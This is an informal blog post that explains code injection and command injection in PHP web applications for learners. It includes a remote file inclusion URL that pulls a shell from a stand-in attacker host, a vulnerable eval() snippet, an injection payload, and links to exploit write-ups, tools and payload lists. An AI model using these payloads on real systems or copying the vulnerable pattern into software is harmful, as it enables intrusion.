
Ashish Rohra Follow
Oct 27, 2018 · 5 min read

Remote Code Execution- Explaination, Writeups and Tools.




Hey fellow hackers today in this post we will talk about Remote Code Execution, its types and will see some POC's related to it. All these in a non boring manner so that hackers won't fall asleep while reading. So without wasting more time lets get started.

Introduction

So i went to asguard and asked loki to give me the easiest defination of code injection and he told me this

> “Injecting code that is executed by the application.”

Easy right? Loki is quite a genius.



So, what makes an application vulnerable to code injection?

Nope, magic is not the answer!!

This is due to improper input or output data validation.

And yeah its not command injection. Both are different things. Why?

Lets see what owasp says about it.

> Code Injection differs from Command Injection. In that an attacker is only limited by the functionality of the injected language itself. If an attacker is able to inject PHP code into an application and have it executed, he is only

> limited by what PHP is capable of. Command injection consists of leveraging existing code to execute commands, usually within the context of a shell.

So i guess we are done with the introductory part and finally we can move on to examples. Yayyy.

Type 1

Let us assume that there is a web application that uses php INCLUDE() function (used to put the contents of a file containing PHP source code into another PHP file) via GET request (passes through url) then an attacker can include a malicious file for

evil deeds.

The url may look like this

> *http://targetsite.com/home.php?p=www.evilsite.com/shell.php*

Let's break it down

- http://targetsite.com/home.php: Target site
- ?p= : Parameter with improper validation or no input validation
- www.evilsite.com/shell.php : Malicious file link, uploaded on attacker's server.

Type 2

If a web application uses php eval() function (evaluates a string as PHP code) and passes data that can be modified by an attacker for example check this code snippet

```
$myvar = "varname";

$x = $_GET['arg'];

eval("\$myvar = \$x;");
```


Lets break it down

- $myvar = "varname"; → variable name and its value
- $x = $_GET['arg'];→Predefined Variable (Always accesible) $_GET.
- eval("\$myvar = \$x;");→ eval() function with no input validation.

So an attacker can run malicious code like :

/index.php?arg=1; phpinfo()

So here we end up with code injection but bro that's just the beginning 😎




Now we may follow up with Command Injection

Command injection

So again i went asguard but this time i asked thor for non boring and short defination and he told me this :

> Executing arbitary commands on host OS through a vulnerable application.

sometimes i wonder why thor and loki are ASS guardians 😜 and not hackers. Sorry that was a lame joke ☹



Okay lets find out what makes an application vulnerable to command injection.

It happens when application passes unsafe data to a system shell in form of forms, cookies, headers etc

And now let’s see how to perform command injection attacks.

For reference we will be using a code snippet from OWASP.

This code executes the command “cat” used to print content of a file and normally with reference to this code the output will be

Now an attacker may put a semicolon and a command after it and it will be executed with ease.

For example if i put a command ls after putting semicolon and a command to end of this line then output will be

And that's how command injection works ☺

Now we are done with code injection and command injection so now comes the turn of POC's and Writeup's and as i believe in quality over quantity so i will include only those which i find helpful and informational.

Write up's and POC's

- https://www.evonide.com/how-we-broke-php-hacked-pornhub-and-earned-20000-dollar/
- https://blog.doyensec.com/2017/08/03/electron-framework-security.html
- https://sites.google.com/site/testsitehacking/-36k-google-app-engine-rce
- https://hackerone.com/reports/135072
- http://www.pranav-venkat.com/2016/03/command-injection-which-got-me-6000.html?view=sidebar

So go ahead and read them all. They contain plethorea of information.


Last but not the least we are ended up with tools some tools which i found helpful are

Tools

- https://github.com/commixproject/commix

also check out this payloads list as well https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Remote%20commands%20execution

And at last thankyou so much for reading guys i hope you liked it i will meet you next time with more awesome content and stories till then have a safe hack.



Bibliography

- https://www.owasp.org/index.php/Code_Injection
- https://www.owasp.org/index.php/Command_Injection